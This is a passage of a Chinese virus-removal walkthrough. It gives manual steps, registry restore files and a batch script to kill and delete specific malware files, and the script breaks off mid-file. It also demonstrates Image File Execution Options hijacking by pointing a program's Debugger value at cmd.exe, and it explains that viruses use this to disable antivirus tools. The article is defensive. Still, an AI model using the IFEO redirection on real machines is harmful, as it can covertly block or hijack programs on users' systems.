


图7 修改服务在注册表中的值

清除

主病毒体的发作过程就这么多了。既然知道了它的发作过程，那么解决方案就肯定也是有的：

一、这个病毒有点意思，如果你直接切换或者通过目录一层一层地展开C:\Program Files\Common Files\System\或者C:\Program Files\Common Files\Microsoft Shared\，病毒体会把这个目录关闭掉，你根本就删除不掉那个病毒。不过这个病毒对自己的保护力度就这么一点本事，你只要打开任务管理器，把djogqvy.exe以及kjsfqhl.exe两个进程分别结束掉，右击其中一个进程，利用结束进程树的方法结束这两个进程，那么你就可以访问C:\Program Files\Common Files\System\或者C:\Program Files\Common Files\Microsoft Shared\这两个目录了，这个时候就可以把djogqvy.exe以及kjsfqhl.exe两个病毒体删除掉。接着把C:\Program Files\目录下meex.exe以及mxtdewe.inf两个文件删除掉。再分别删除每一个分区的根目录下的autorun.inf文件以及病毒文件gxkfxne.exe，如图9所示。到这里所有病毒体就基本都搞定了。




图9 删除病毒文件

二、虽然到这里病毒文件是删除干净了，但是由这个病毒而产生的后遗症却有一大堆。由于病毒对注册表进行了较大的破坏，所以有必要修复它们。

1、病毒通过修改注册表使得显示隐藏文件的系统功能失效，禁用SharedAccess(Intemet连接共享和防火墙服务)、系统自动更新的服务和帮助和支持中心服务等，后来反编译病毒体，看到病毒也许还要破坏其它的服务，比如假如你有安装瑞星的话，它就会禁用rsppsys服务。所以要恢复被破坏的系统注册表里的重要键值，新建一个servcie_backup.reg的注册表文件，具体内容如下，然后直接双击这个文件即可恢复。




图8 修改日期终止卡巴

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\helpsvc]
"Start"=dword:00000002

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess]
"Start"=dword:00000002

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\wuauserv]
"Start"=dword:00000002

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\wscsvc]
"Start"=dword:00000002
```

2、恢复显示所有隐藏文件和文件夹的系统功能，新建一个hide_backup.reg的注册表文件，具体内容如下。

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL]
"CheckedValue"=dword:00000001
```

3、由于病毒切断我们进入安全模式的途径，所以更有必要恢复正常，其实这个恢复也很简单，就是病毒删除掉的注册表键值恢复回来就行了，新建一个SafeBoot_backup.reg的注册表文件，具体内容如下。

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\SafeBoot\Minimal\{4D36E967-E325-11CE-BFC1-08002BE10318}]
@="DiskDrive"


[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\SafeBoot\Network\{4D36E967-E325-11CE-BFC1-08002BE10318}]
@="DiskDrive"


[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\{4D36E967-E325-11CE-BFC1-08002BE10318}]
@="DiskDrive"
```


```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\{4D36E967-E325-11CE-BFC1-08002BE10318}]
@="DiskDrive"
```

4、最后出场的就是IFEO了。随着网友的安全意识提高和众多安全软件的出现，一般情况下都可以很容易的对常规的恶意启动项进行很好的处理，于是一种新的技术就出现了，那就是IFEO。也许说了上面那么多，大家还是弄不懂吧，没关系，来做个小实验。运行Regedit，展开到**HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options**，新建个项，把这个项（默认在最后面）改成breach.exe，如图10所示。

选上breach.exe这个项，然后点击右键，新建个“字串符”，命名为“Debugger”，修改数值数据，把它改为C：\WINDOWS\system32\cmd.exe，如图11所示。


图10 新建映像


图11 设置映像键值


图12 映像运行结果


设置完毕后，随便找个EXE文件改名为breach.exe，这里就用SREng.EXE，然后运行之。出现了CMD命令行界面，不知情的还以为中毒了，如图12所示。

同理，病毒木马等都可以利用这样的方法，把杀毒软件等安全工具的名字进行重定向，指向病毒路径，如果你把病毒清理掉后，重定向项没有清理的话，由于IFEO的作用，没被损坏的程序一样也是运行不了！一般手动删除添加的非法IFEO劫持项目，重启后即可，这里建议不要把所有的重定向项删除掉，最好是只把被修改成指向病毒路径的重定向项删除掉即可。各位如果觉得麻烦的话也可以运行根据我的系统环境才特地制作的一个IFEO恢复文件，不过也许不一定适合大家的环境，大家就仅作为参考吧，文件名叫IFEO_backup.reg，双击导入即可。

最后为了方便各位的操作，我把上面的手动操作过程集成为一个批处理文件，取名为backup.bat，具体实现代码如下：

```
@title 分析一个挺有趣的病毒 清理批处理脚本 writed by breach
@echo off
color 0a
echo 欢迎您使用我写的病毒清理脚本
echo 正在帮您清除病毒文件，请稍等......
taskkill /im djogqvy.exe /t /f
taskkill /im kjsfqhl.exe /t /f
attrib -r -a -s -h "C:\Program Files\Common Files\System\djogqvy.exe"
attrib -r -a -s -h "C:\Program Files\Common Files\Microsoft Shared\kjsfqhl.exe"
del /f /s /q "C:\Program Files\Common Files\System\djogqvy.exe"
del /f /s /q "C:\Program Files\Common Files\Microsoft Shared\kjsfqhl.exe"
attrib -r -a -s -h "C:\Program Files\meex.exe"
attrib -r -a -s -h "C:\Program Files\mxtdewe.inf"
del /f /s /q "C:\Program Files\meex.exe"
del /f /s /q "C:\Program Files\mxtdewe.inf"
attrib -r -a -s -h D:\gxkfxne.exe
attrib -r -a -s -h D:\autorun.inf
del /f /s /q D:\gxkfxne.exe
del /f /s /q D:\autorun.inf
attrib -r -a -s -h E:\gxkfxne.exe
attrib -r -a -s -h E:\autorun.inf
del /f /s /q E:\gxkfxne.exe
del /f /s /q E:\autorun.inf
echo 正在帮您恢复病毒已破坏的注册表信息，请稍等......
regedit /s hide_backup.reg
echo 被破坏的显示所有隐藏文件和文件夹的注册表信息已经恢复正常
regedit /s servcie_backup.reg
echo 被破坏的系统服务的注册表信息已经恢复正常
regedit /s SafeBoot_backup.reg
